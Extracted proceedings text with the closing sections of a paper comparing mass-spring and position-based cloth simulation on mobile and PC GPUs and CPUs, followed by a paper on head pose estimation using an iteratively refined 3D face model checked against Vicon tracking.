formula, the  $c$  coefficient is calculated to determine how far the translation will take place. It is directly proportional to the distance of the vertex position from the touch point:

$$c = Ae^{\frac{(\mathbf{p}_t \cdot \mathbf{p}_i - \mathbf{p}_i \cdot \mathbf{p}_i)^2 + (\mathbf{p}_t \cdot \mathbf{p}_i - \mathbf{p}_i \cdot \mathbf{p}_i)^2}{2\sigma}}, \quad (9)$$

where  $A$  and  $\sigma$  are top-defined constants and they are respectively 200 and 300, while  $\mathbf{p}_t$  are the position of the touch,  $\mathbf{p}_i$  of the vertex.

Once it have moved, it have to express them back in the model coordinates. This is multiplied by the inverse of the projection, view, and world matrix. At the end, it simply added offset vector to current position.

## V. RESULTS

The execution time is understood as the time it takes to process one full step of a clothes simulation. Expressed in milliseconds. This is the most important benchmark because it tells how much computing takes on the hardware, how large a percentage of the total engine work is and, if the simulator is fluid.

The effect for execution time has number of processed data, like density of the cloth mesh, and the selected implementation. These relationships are presented in tables and graphs, separately for each method and implementation. It was assumed that:

- 1)  $C$  - number of all vertices.
- 2) MS-GPU-A - Spring mass model, GPU implementation, Android platform.
- 3) PB-GPU-A - Item based model, GPU implementation, Android platform.
- 4) MS-GPU-W - Spring mass model, GPU implementation, Windows platform.
- 5) PB-GPU-W - Item based model, GPU implementation, Windows platform.
- 6) MS-CPU-A - Weight model on the spring, CPU implementation, Android platform.




Fig. 6. Graph of time dependence on the number of vertices.

- 7) PB-CPU-A - Position based model, CPU implementation, Android platform.
- 8) MS-CPUx4-A - Spring mass model, CPU implementation (4 working threads), Android platform.
- 9) PB-CPUx4-A - Position based model, CPU implementation (4 working threads), Android platform.

The graph shows a great performance advantage of methods implemented on the GPU. In the case of Android, the calculation time is almost constant regardless of the number of vertices of the cloth. Minor fluctuations are mainly due to measurement error (in the order of several ms). A slight increase in processing time at the final test phase may not result from the same computational overhead as with the increasing temperature of the device and the consequent gradual decrease in performance by the operating system. The inability to obtain a calculation time of less than 12-15ms is probably due to the fact that vertical synchronization is enforced by the implementation of transformational feedback in the Adreno graphics card driver. As it might expect, the GPU version on the PC platform is much more efficient. In this case, the difference is almost 300 times. Interestingly, the vertical sync problem does not occur here, although the processing time also remains constant.

The implementation of the CPU is a separate issue. It can be seen that the processing time increases linearly with the number of vertices and very quickly reaches values for nice image. Only for the low density of the grid has the advantage over the GPU, due to the problem mentioned above. It can also be seen that a decrease in performance for implementation with 4 threads of work is about twice less than in the case of a sequential approach.

For GPUs, no significant difference in performance was made between simulation methods, although on a CPU, the position model achieved for large numbers of vertices was slightly better than its rivals. The second most important problem of the simulation is its instability, understood as




Fig. 7. Diagram of vibration dependence from stiffness coefficient.

the tendency for the cloth to fall into uncontrolled vibration, which in turn can lead to an "explosion". Even if this does not happen, continuous movements of the system result in unrealistic visual effects. This phenomenon is therefore very undesirable and often forces you to restart the simulator. One of the peaks in the middle of the cloth was selected for testing, and its vibration at rest was examined, i.e. the mean difference between the present and the previous position at each simulation step. Measurements were made for different stiffness coefficients, and then presented this relationship in the form of tables and graphs. Two methods were used for each method, including different masses, gravitational forces, attenuation coefficients, and mesh density. The state of rest is defined as the state in which the cloth has fallen freely from horizontal to vertical, suspended at two points, and ceased to move. It is worth recalling that for a position-based model the stiffness parameter ( $s$ ) was scaled accordingly to fit within the required range  $[0, 1]$ , and carried the same effect as its equivalent in the spring mass model. The test platform is a mobile version of the application, with an implementation on the GPU.

The main difference between spring and position-based mass models is that in the first case, for the first attempt, the lowest oscillation was recorded from the beginning, but it is growing rapidly with the increase of the stiffness parameter, at its highest value, leading to the "explosion" of the simulation. As for the second approach, large oscillations can be observed practically regardless of the flexibility of the cloth, suggesting that mesh compaction also has a significant impact on vibration. They were present for practically the entire time of the simulation. Still moving small distortions are very detrimental to visual reception and in any practical application would be unacceptable. Tests have shown that position-based models are exceptionally stable - oscillations are sometimes slightly larger than rivals, but in both trials they remained steady, regardless of the increase in the stiffness parameter or the number of vertices. The second test showed,

however, that for a little elasticity and a dense mesh, the cloth begins to fall into uncontrolled collisions with itself. It is so rigid that, with the proper alignment of the masses, lead to the "hovering on itself" and the immobilization in the air, in fact ignoring the force of gravity. Strong waving occurred mainly in the red rectangle, and the middle area of the sample was left at rest. The last criterion is simply the degree to which the behavior and appearance of the simulated cloth reflects reality. This identifier is completely subjective, but one can clearly see the direct proportional relationship between quality and mesh density. A small number of vertices physically does not allow for the generation of realistic wrinkles or folds, so characteristic elements of cloth animation. For each simulation model, screenshots showing the "visual effect" dependence will be presented on the various parameters and in particular on the grid density. The test platform is the mobile version of the application. Similarities, however, end when they compare the parameters used to achieve similar effects - they are completely different. Undoubtedly, a positioning model generates a stiffer cloth than its rival. Sometimes this results in the above errors. The velocity of the cloth itself is also important - it should fall off and react to interactions with moving objects as quickly as in reality. In spite of their anomalies and the difficulty of obtaining a suitably flexible model, the denser spring mass method gives better visual results. On the other hand, the position-based approach is much easier to adjust flexibility and greater stability, but there may be problems with setting the appropriate animation speed. Fixed the  $\delta t$  parameter sent to the simulator. In both methods, it is easier to select the parameters for the desired behavior, with fewer nodes having a mesh.

In the case of a small number of edges, inaccurate collision detection between cloth and cuboid can be observed. This is not a rule, as the problem also occurs for denser nets. Here, however, there is also a lack of friction force implementation, which causes the tops to slide over the straight walls of the object, stretching the cloth and creating larger holes in the breakthrough. For the surrounding sphere, due to its uneven shape, the problem of breakage is not present. Exceptions are fast-moving objects that can simply jump through the cloth, in one step of calculations, in front of her, and then in the next. A continuous collision detection method, more complex mathematically but eliminating such phenomena, should be used.

## VI. DISCUSSIONS

A test application was created, one of its main purposes being the visualisation of two selected simulation methods – mass-spring and position-based model. It was equally important to show cloth's collisions between other objects in scene and itself. The user is allowed to set various parameters that influence the simulation, such as the aforementioned method type, mesh density and dimensions or elasticity coefficient. He can also impact the movement of the cloth, swiping his finger along the device's touch screen, which is something unique to the mobile platform. To fully measure every important factor



of the simulation, its three implementations were created – one using GPU for computing and the other two using GPU, in sequential and multi-threaded approach. To have a comparison between mobile and PC platform, a PC version of the application was created, both similar and sharing as much code with each other as possible. Both methods bring similar results, with a very small victory of the positioning model in CPU implementations. It was not possible to accurately examine differences in GPUs as the volume of homogeneous buffers did not allow the cloth to produce so many vertexes that performance time increased beyond 20 ms. Given the similar level of complexity of the code itself, it should be assumed that it would also be small. During testing, it was noted that a significant portion of the computation time was occupied by a fragment of the algorithm responsible for solving the collision. This may be due to the fact of using conditional statements in code executed on the GPU. More objects in the scene would certainly be associated with a deeper optimization of the issue, for example by limiting the number of potential entities that may come into contact with the cloth at the CPU level.

Both simulation models are characterized by a certain parameter-dependent instability, but it is much higher in the case of the spring mass model. The fact is that the composition of the formula on which the force acting on the vertex is calculated is the component responsible for vibration damping, and the user can adjust its coefficient. This method is characterized by an increase in net oscillation with an increase in the coefficient of elasticity. They have the form of small but fast vibrations on the entire surface of the fabric. With the turn for large numbers of edges, it takes a lot of rigidity to maintain the right shape, which further increases the problem. Large oscillations seem to keep them constant, but with any sudden change of position of vertices, such as in collisions, they can lead to a rapid 'burst' of simulation, which in practice is unacceptable. In the case of the position-based model, also the relationship between the increase in mesh density and its rigidity was observed, and loss of stability. The vibrations here are much slower and have a delicate, uncontrolled ripple, which is much less noticeable to the user. A big plus is the absence of an "explosion" effect, regardless of the parameters set. This effect was achieved through a kind of implementation trick - the position of the vertex transmitted to the calculator function of the limiter is updated only in the context of adjacent neighbors. The disadvantage of the position-based model in the present implementation is the tendency to fabric block itself on high elasticity.

Both methods of cloth simulation generate the desired visual effect, ie realistic folds and wrinkles of the fabric and its characteristic positioning on the object. Their quality is minimal for the position-based model. There are no minor vibrations there and more responsive to changes in stiffness coefficient. It should be noted that for example, for games in many cases there is no need for detailed mapping of fabric details, these can be obtained using normal maps. The two discussed methods have a faithful reproduction of this aspect even for a small number of edges. With the turn, when considering dense

grids, there is a problem with the speed of animation. A high number of vertices requires a sufficiently high stiffness factor, this slows down fabric shifting, especially in a position-based model. The solution could be a more accurate matching of coefficients or an increase in the  $\delta t$  parameter, unchanged in simulation. Improvements to the situation can also be achieved by setting other stiffness parameters for each of the groups of springs or stops (ie parallel to the edge of the fabric, lying diagonally and such as the first, but located one position further). The collision detection method has proved to be a major disadvantage in the visual effects issue. It does not satisfactorily resolve internal collisions, and external collision errors are often encountered, eg when the fabric falls on the cuboid. To fix the problem, a different technique would have to be implemented. However, it would definitely entail the loss in performance and the most demanding computational component of the simulation.

The tests clearly indicate the winner of this performance comparison. GPUs are many times faster than CPUs when calculating issues that can be processed in parallel, and that is exactly what the problem is. Spreading the cloth overheads to individual GPUs is an intuitive and efficient solution despite the redundancy. Regardless of the amount of data, the recorded speed of performance turns out to be the same, which can not be said for CPU implementations, where it decreases linearly. Split into working threads increases it twice, which a little improves the situation, but in the case of detailed fabrics and so the performance is too low. With the turn on the GPU, there was a limitation by the transformational feedback of the rendered frames in one second to the value that matched the refresh of the screen. This is a defect that does not allow full evaluation of the performance and in some cases blocks the full speed of the application. The problem might be solving a change of test equipment to another, or using another GPGPU computation API.

All this does not change the fact that CPU implementation also has its uses and advantages. It is necessary to use it if device does not support OpenGL ES 3.0 or any specialized API such as OpenCL. OpenGL ES is a flavor of the OpenGL specification intended for embedded devices. It may be that it would have a performance advantage when the test platform had a very low-level GPU. It can also be used with certainty when the data set is only a very small number of vertexes, or if you have decided to do animation only in 2D space. It should also be noted that fabric simulation is much easier to implement on the CPU, as it does not require a deeper knowledge of the graphical API or GPGPU, and the creation of fairly complex buffering, homogeneous variables, programs, and transformational feedback.

The performance of mobile devices in this issue will be many times lower than that of PCs. Creation of two versions of the application, one on the Android platform, the other on the Windows platform, confirmed this assumption. The speed difference is about 300 times, the problem with the number of rendered frames per second disappears in the PC add-on. As far as how a GPU smartphone can seamlessly animate a very

dense mesh fabric that is sufficient to reproduce most details, this platform is harnessing a number of significant issues.

The first is the repeated lack of textured buffers on the part of the device, which limits the maximum possible quality. Cloth simulation heavily utilizes hardware capabilities, leading to overheating of the device. This leads to performance degradation by the operating system, which, in turn, results in significantly longer processing times and has had an impact on test results.

It is proved that the cloth simulation can be implemented on mobile devices and the mid-range GPU can perform very well, producing smooth animation of fabric's dense mesh, but not without a few important limitations. These include less useful API functions and shorter work time on battery as a result of intensive computations and tendency to overheating.

## VII. CONCLUSIONS AND FUTURE WORK

This paper presented a technique for efficient fabric simulation in the real-time on a mobile device. The experience has shown that mobile devices can be used for real-time simulation of cloth animation with fast vertex optimization methods in mobile GPU units.

Tests have shown that while the GPUs of mobile devices are slightly slower than PC's ones, the relationship between processing speed on CPU and GPU remains similar. The GPU in both cases is significantly faster than the CPU built into the same machine.

Although technical aspects of User Interface have been created, they still require UX testing and further development.

## REFERENCES

- [1] Wojciechowski, A. Camera navigation support in a virtual environment. *Bulletin of the Polish Academy of Sciences-Technical Sciences* 61, 871-884 (2013).
- [2] Demetri Terzopoulos, John Platt, Alan Barr, and Kurt Fleischer. 1987. Elastically deformable models. *SIGGRAPH Comput. Graph.* 21, 4 (August 1987), 205-214
- [3] David Baraff and Andrew Witkin. 1998. Large steps in cloth simulation. In *Proceedings of the 25th annual conference on Computer graphics and interactive techniques (SIGGRAPH '98)*. ACM, New York, NY, USA, 43-54.
- [4] B. Eberhardt and O. Etzmuß and M.Hauth. 2000. Implicit-Explicit Schemes for Fast Animation with Particle Systems. *Computer Animation and Simulation 2000: Proceedings of the Eurographics Workshop in Interlaken, Switzerland, August 21-22, 2000*, Springer Vienna, 137-151
- [5] Hu X., Wei L., Li D. (2007) A Modified Numerical Integration Method for Deformable Object Animation. In: Park JW., Kim T.G., Kim YB. (eds) *AsiaSim 2007. AsiaSim 2007. Communications in Computer and Information Science*, vol 5. Springer, Berlin, Heidelberg
- [6] Wei-Wen Feng, Yizhou Yu, and Byung-Uck Kim. 2010. A deformation transformer for real-time cloth animation. In *ACM SIGGRAPH 2010 papers (SIGGRAPH '10)*, Hugues Hoppe (Ed.). ACM, New York, NY, USA, Article 108, 9 pages
- [7] Fabian Hahn, Bernhard Thomaszewski, Stelian Coros, Robert W. Sumner, Forrester Cole, Mark Meyer, Tony DeRose, and Markus Gross. 2014. Subspace clothing simulation using adaptive bases. *ACM Trans. Graph.* 33, 4, Article 105 (July 2014), 9 pages.
- [8] Russell Gillette, Craig Peters, Nicholas Vining, Essex Edwards, and Alla Sheffer. 2015. Real-time dynamic wrinkling of coarse animated cloth. In *Proceedings of the 14th ACM SIGGRAPH / Eurographics Symposium on Computer Animation (SCA '15)*. ACM, New York, NY, USA, 17-26.
- [9] Wojciechowski, A., Gałaj, T. GPU Assisted Self-Collisions of Cloths. *Journal of Applied Computer Science* 24, 39-54 (2016).
- [10] François Faure, Christian Duriez, Hervé Delingette, Jérémie Allard, Benjamin Gilles, et al.. SOFA: A Multi-Model Framework for Interactive Physical Simulation. Yohan Payan. *Soft Tissue Biomechanical Modeling for Computer Assisted Surgery*, 11, Springer, pp 283-321, 2012, *Studies in Mechanobiology, Tissue Engineering and Biomaterials*, 978-3-642-29013-8. <10.1007/8415\_2012\_125>
- [11] Lander, J. 1999. Devil in the blue-faceted dress: Real-time cloth animation. *Game Developer Magazine* (May)
- [12] Matthias Müller, Bruno Heidelberger, Marcus Hennix, and John Ratcliff. 2007. Position based dynamics. *J. Vis. Comun. Image Represent.* 18, 2 (April 2007), 109-118.
- [13] Huamin Wang, Florian Hecht, Ravi Ramamoorthi, and James F. O'Brien. 2010. Example-based wrinkle synthesis for clothing animation. In *ACM SIGGRAPH 2010 papers (SIGGRAPH '10)*, Hugues Hoppe (Ed.). ACM, New York, NY, USA, Article 107, 8 pages
- [14] H. Li, Y. Wan and G. Ma, A CPU-GPU hybrid computing framework for real-time clothing animation, 2011 *IEEE International Conference on Cloud Computing and Intelligence Systems*, Beijing, 2011, pp. 391-396.

# Robust face model based approach to head pose estimation

Krzysztof Fornalczyk

Lodz University of Technology,  
Institute of Information Technology,  
Wolczanska 215, 90-924, Lodz, Poland  
Email: krz.fornalczyk@gmail.com

Adam Wojciechowski

Lodz University of Technology,  
Institute of Information Technology,  
Wolczanska 215, 90-924, Lodz, Poland  
Email: adam.wojciechowski@p.lodz.pl

**Abstract**—Head pose estimation from camera images is a computational problem that may influence many sociological, cognitive, interaction and marketing researches. It is especially crucial in the process of visual gaze estimation which accuracy depends not only on eye region analysis, but head inferring as well. Presented method exploits a 3d head model for a user head pose estimation as it outperforms, in the context of performance, popular appearance based approaches and assures efficient face head pose analysis. The novelty of the presented approach lies in a default head model refinement according to the selected facial features localisation. The new method not only achieves very high precision (about  $4^\circ$ ), but iteratively improves the reference head model. The results of the head pose inferring experiments were verified with professional Vicon motion tracking system and head model refinement accuracy was verified with high precision Artec structural light scanner.

## I. INTRODUCTION

**O**RIENTATION and movement of human head allow not only to interpret person intentions, but become a part of nonverbal communication as well. It might be exploited in sociological children behaviour monitoring [4], [5], distant computer interface control [6], [31], crowdsourcing systems [7], [8] or in cognitive computation researches [9], [29]. Though very intuitively and naturally accomplished by humans, the problem of head pose estimation is still a challenging problem for current computer systems.

From the computer vision point of view head pose estimation is a process of evaluating head position and orientation from digital images. Eye tracking process which the authors studied in previous researches [1], definitely requires inferring head position and orientation as it considerably affects gaze tracking precision. Moreover psychological investigations show that both head pose and eye direction are strongly correlated and influence person's gaze prediction [2]. In such context (gaze controlled interaction) head pose tracking can be considered relatively to the view direction of the camera rather than global coordinating system.

Current state of art methods [3], [23], targeting at RGB camera image head pose inferring, claim to achieve head orientation angular precision of about  $5^\circ$  for individual axes: pitch, yaw, roll. Proposed head 3d model based solution can not only obtain comparable estimation precision, but also reveals high performance due to robust head image to model

assignment - aligned just with a few face predominant key features. The method can start without prior knowledge of user head dimensions and iteratively, during the process of alignment, refines considerably default head model parameters.

## II. HEAD POSE ESTIMATION METHODS

Geometrical based approaches to head pose estimation rely on cues such as deviations of the head from bilateral symmetry [10]. They consider both a head shape and a configuration of local features to estimate its pose. Features search-space can be effectively reduced by using knowledge of human face structure. The key aspect seems to be a proper selection and in-face localisation of the face fiducial points.

Horprasert et al. [13] proposed selection of 5 feature points (outer eyes and outer mouth corners and tip of the nose) for reconstruction of head pose. Authors suggested geometrical analysis of vectors connecting feature points: face normal vector rotation and feature points spanned vectors affine projection. Gee et al. [12] and Wang et al. [17] analysed eyes' crossing line and mouth vertically crossing line interrelation. They provided an approach where head pose expectation maximisation was obtained due to eyes and mouth lines perspective convergence analysis. More recently Baltrusaitis et al. [23] considered conditional local neural fields (CLNF) [24] for face features detection and applied their orthographic projection on the camera image plane. Subsequently PnP problem solution was used for an appropriate head pose estimation. Though authors claim that their method head inferring precision varies between  $2.8^\circ$  -  $6^\circ$  (depending on a tested dataset) 3d head model, obtained in the reprojection stage, was not verified for its precision. There are also auxiliary sensors considered for supporting camera view head pose estimation. Morency et al. [25] suggested additional inertial and magnetic sensor drift reduction and Funes et al. [30] used depth data for head orientation analysis.

The geometric methods are fast and simple however their difficulty lies in detecting the features with high precision and accuracy. The process might be even more challenging when features become outlying or missing. The most frequent approaches for in-image face detection, relies on active appearance model (AAM) [28] or active shape model (ASM) [27]. Competitive local approaches, constrained local model (CLM)

TABLE I  
INITIAL HEAD SELLION RELATED COORDINATES OF AN AVERAGE  
ANTHROPOMETRIC HEAD MODEL FEATURE POINTS

Point name	X[mm]	Y[mm]	Z[mm]
Sellion	0	0	0
Right eye	65,5	-5	20
Left eye	-65,5	-5	20
Right ear	77,5	-6	100
Right ear	-77,5	-6	100
Nose	0	-48	-21
Stomion	0	-75	-10
Menton	0	-133	-0

[18] and constrained local neural fields (CLNF) [24], claim to obtain higher precision of landmark detection, especially in strictly constrained, restricted environment (inconvenient light, partial face occlusion). Highly efficient local analysis may also base on gradient templates [29].

Face feature points, retrieved within face analysis, can be subsequently structured in a face or head reference model. 3d model is used for optimizing temporal face features spatial positioning and face image features alignment. For example Kazemi et al. [14] suggested regression trees for one millisecond face alignment. The head model can be reconstructed basing on real head of the user [11] or it can be constructed basing on default average anthropological measures.

On contrary to previous approaches, presented solution coherently refines 3d model while head pose estimation and uses it directly for better head inferring. Elaborated method preserves and in some scenarios outperforms, state-of-the-art methods accuracy.

### III. METHOD

Presented method consists of two main steps: head pose estimation and head model refinement. The head model consists of 8 points: sellion, eyes outer corners, ears, top of the nose, stomion (center of mouth) and menton. Points locations are presented in image 1.

At the beginning, the average anthropometric head model was retrieved. This head model corresponds to the head shape of averaged male adult and was based on anthropometric data collection [20], [21]. The initial values of points coordinates (sellion related) are presented in the table I.

#### A. Head pose estimation

Head pose estimation stage is divided into 2 substeps: localizing facial landmarks (points corresponding to the 8 selected head model points) and head pose calculation.

Facial landmarks detection method should work in real time and reliably calculate landmarks positions, even in difficult lighting conditions. In our tests, we decided to use the method described in [14] (implemented in [15]), however it is possible to replace it with other methods satisfying mentioned

requirements. We decided to use this method, because it performs well even in poor lighting conditions and can deal with long hair, glasses and different skin colors as well. Additionally it provide more precise results than other currently used methods, such as Supervised Descent Method [32] or Face Alignment by Explicit Shape Regression [33]. The method can retrieve up to 68 face fiducial points from which several facial landmarks should be selected. Though 8 specific points (fig. 1) were selected some substitutions are possible (for example - eyes inner corners instead of outer corners), as well as it might be necessary to change the number and coordinates of the initial points.

Once the facial landmarks are detected, it's possible to calculate algebraically the head position and rotation. We decided to use classic solution of PnP problem - iterative method based on Levenberg-Marquardt optimization. This method is implemented in OpenCV library. Obviously, the calculated pose is not perfect. The most important reasons of pose inaccuracies are: not accurate head model (initial head model was based on averaged anthropometric values) and facial landmarks detection imprecision. First problem is handled during head model refinement step and second problem is addressed in the next substep.

All, currently available, facial landmarks localization methods produce some errors. Usually it's not a real problem, since subpixel accuracy is not required in most use-cases. It is important to note, that usually most of the detected points, are localized with high accuracy and only some points contains errors big enough to produce meaningful inaccuracies in head rotation and translation estimation process. Due to this fact, we decided to use easy method to improve accuracy of our system. After initial head pose calculation, we calculate head model points reprojections. Next, for each point, the reprojection error (distance between detected and reprojected points) is calculated. After that, we repeat calculation of rotation and translation, using all points except the point with the biggest error. The calculated values are final head rotation and translation values. The rationale of this decision is that the removed point most likely contains the biggest localization error and generally makes it much harder (or even impossible) to find good PnP solution. Obviously the removed point, can be perfectly fine, but in this situation it's possible to calculate descent solution from only 7 (instead of 8) points. It's quite easy to note, that this approach is a bit similar to RANSAC method [16]. RANSAC method solves PnP problem multiple times for different random points selected from all 8 points, which makes it robust in precision, but relatively slow (because it tests all 8 possibilities, assuming only 1 outlier). Our method solves PnP problem only twice, which makes it much faster than RANSAC approach. Since we already know which point burdens solving PnP problem, we can achieve optimal solution without testing all other possibilities. In contrast to RANSAC, our method is not based on randomness, which makes testing, evaluating and debugging much easier.

The overall algorithm of head pose estimation, for single frame, is presented in 1.

**Algorithm 1** Head pose estimation algorithm

**Require:** *head\_model* - model of head (eight 3D points -  $P_i$ , where  $i = 1, 2, \dots, 8$ ), at the beginning it's initial head model from table I, after each head pose refinement points are adjusted;

- 1: Detect and assign facial landmarks:  
 $landmarks\ L_i \leftarrow detected\ face\ landmarks$
- 2: Get rotation ( $R$ ) and translation ( $t$ ), solving PnP problem using *landmarks* as projected points and *head\_model* as 3D points:  
 $R, t = solvePnP(landmarks - L_i, head\_model - P_i)$ ;
- 3: Calculate reprojection  $L'_i$  of each point  $P_i$  of *head\_model*:  
 $L'_i \leftarrow K[R|t]P_i$   
{ $K$  - camera intrinsic (focal length and principal point) parameters matrix,  $P_i$  - 3D point of the head model}
- 4: Calculate error of each reprojection (using *landmarks*):  
 $e \leftarrow distance(L'_i, L_i)$   
{ $(L'_i, L_i)$  - corresponding landmarks for  $i = 1, 2, \dots, 8$ }
- 5: Find which point  $P_k$ , where  $k \in (1, 2, \dots, 8)$  produces the biggest reprojection error  $e$ , where  $L'_k$  - corresponding facial landmark point  
 $head\_model' \leftarrow all\ points\ from\ head\_model\ except\ P_k$   
 $landmarks' \leftarrow all\ points\ from\ landmarks\ except\ L'_k$
- 6: Solve PnP using *landmarks'* and *head\_model'*  $R', t' = solvePnP(landmarks', head\_model')$ ;
- 7:  $R', t'$  - final result of algorithm

**B. Head model refinement**

As already mentioned, inaccurate head model is one of the most important reasons of head pose inferring. Of course using model from digital 3D scanner is not available in most of cases, therefore we had to find another solution. Analysing results of facial landmarks detection and reprojected head model points it was easy to note that detected landmarks  $L_i$  are much more accurate than reprojected points  $L'_i$ . Discrepancies were presented in image 1, especially big differences between left eye corner points and mouth center should be noted. Based on that fact we decided to create method which adjust and refine head model points according to the results of facial landmarks detection (i.e. minimize reprojection error). A classic approach for such problem is bundle adjustment method [19], which optimizes both - camera poses and points positions. However, this method tends to be too slow for real time applications and can be replaced with our much simpler approach. Additionally in our method, we can easily use information from facial landmarks detector.

This part of our method is executed only in every  $n$ -th (usually 175) frame. The algorithm operates on all frames since last head model refinement.

The result of algorithm 2 (even after single iteration) retrieves more precise face model. This face model was afterwards used in the head pose estimation stage, which results in overall higher accuracy. The biggest refinement takes place in first and second iteration of algorithm. For next iterations,




Fig. 1. Detected facial landmarks  $L_i$  (blue circles), reprojected head model points  $L'_i$  (yellow circles)

**Algorithm 2** Head model refinement algorithm

- 1:  $v\_array \leftarrow array\ of\ 8\ zero\ vectors(0, 0, 0)$
- 2: **for** each frame since last *head\_model* refinement iteration **do**
- 3:   **for** each facial landmark  $L_i$  **do**
- 4:      $l \leftarrow line\ through\ camera\ (point(0, 0, 0))$   
and detected landmark  $L_i$ ; {line should be in parametric form -  $P = P_0 + t\vec{v}$ }
- 5:      $R \leftarrow rotation\ calculated\ for\ this\ frame$ ;
- 6:      $t \leftarrow translation\ calculated\ for\ this\ frame$ ;
- 7:     Create  $[R|t]$  3x4 transformation matrix, calculate its pseudo inverse transform and apply it to line  $l$
- 8:      $P_i \leftarrow head\ model\ point\ (corresponding\ to\ processed\ facial\ landmark\ point\ L_i)$
- 9:      $P'_i \leftarrow P_i\ projection\ on\ line\ l$  {Note that  $P'_i$  is the nearest point from  $P_i$  that is on line  $l$ }
- 10:      $\vec{w} \leftarrow P'_i - P_i$  { $\vec{w}$  is the correction vector - if it would be added to  $P_i$  the resulting point would give perfect reprojection (for this frame)}
- 11:      $v\_array[i] \leftarrow v\_array[i] + \vec{w}$
- 12:   **end for**
- 13: **end for**
- 14:  $N \leftarrow number\ of\ frames\ used\ in\ head\ model\ refinement$
- 15: **for** each *head\_model* point  $\{P_i\}$  **do**
- 16:    $hp = head\_model\_points[i]$
- 17:    $hp = hp + v\_array[i]/N$
- 18:    $head\_model\_points[i] = hp$
- 19: **end for**

the changes are much smaller, therefore recommended number of iterations is 3 to 5.

The resultant model was also interesting on its own - for example it can be part of face reconstruction or recognition system, that's why we decided to check the accuracy of head model refinement. For this purpose we compared results with ground truth data from 3d digital scanner 2.





Fig. 2. Digital scan of author's head, acquired using Artec Eva [22] scanner




Fig. 3. Images from recorded movies. Note motion tracking system markers on the head. On (4) we can see markers used to synchronisation. In the background - 2 IR cameras used by motion tracking system.

#### IV. EXPERIMENTS RESULTS

The verification of the method accuracy was performed with a professional ground truth data. Head movements of user were recorded simultaneously by camera assigned to the laptop monitor and by professional Vicon passive tracking system. Tests were performed and recorded with standard webcam camera of 640x480 resolution. The precision of the reference Vicon tracking system is very well known and reach 0.5 mm within large (several cubic meters) tracking volume. Both data streams, video camera and head movement tracking system were synchronised. Tests were performed in changing lighting conditions (strong light from one side, blinking light in different colors, etc.). The distance between subject was in range 30-100cm, simulating average laptop usage. An example frames from movies are shown in image 3.

The results of head pose estimation and head model refinement algorithm are presented separately in two independent subsections. In both cases the results are dependent on frequency of head model refinement and maximum number of allowed refinements.

##### A. Results of head pose estimation

Results of head pose estimation were compared with ground truth data from reference Vicon motion tracking system. In the table II we can find the influence of different parameters on average head rotation angle differences. It can be noticed

TABLE II  
RESULTS OF HEAD POSE ESTIMATION ERRORS.  $x, y, z$  AXES REPRESENT RESPECTIVELY PITCH, YAW, ROLL HEAD ROTATIONS;

Head model	Remove with biggest reprojection error	Frames between refinements	X[°]	Y[°]	Z[°]	avg[°]
Initial model	no	-	6,07	5,69	2,45	4,74
	yes	-	4,94	6,05	2,91	4,64
Initial model refinements	yes	100	6,46	5,25	5,23	5,65
	yes	175	2,87	5,37	2,53	3,59
	no	175	4,14	4,95	2,43	3,84
	yes	250	3,40	5,47	2,53	3,80
	no	250	4,44	5,10	2,51	4,02
	yes	500	4,76	5,46	2,52	4,25

that only selected results have been provided (for discrete set of configuration parameters). The best achieved configuration considered removing the most erroneous head model point with refinement for every 175-th frame. Then the average head orientation error was 3.59 degrees but individual axes reached an error of about 2.5 degree ( $Z$  axis representing *roll* head rotation). The average frames per second value during performing tests was 13.66, which in our opinion is enough for real-time applications.

##### B. Results of head model refinement

Table III presents exemplary results of head refinement process. Provided parameters were obtained for the least head orientation error described in previous section. The results were obtained with exclusion of the point with the biggest reprojection error, with assignment of number of frames between refinements to 175 and maximum number of refinements set to 5. The overall head model correction reaches only about 10% and is mainly affected by the noise of ears imprecise positioning. This is most likely caused, by the imperfection of tested facial landmarks detection method, especially when ears feature points are not visible. Assuming exclusion of ears feature points, from the head model, its considerable improvement can be presumed.

#### V. CONCLUSIONS

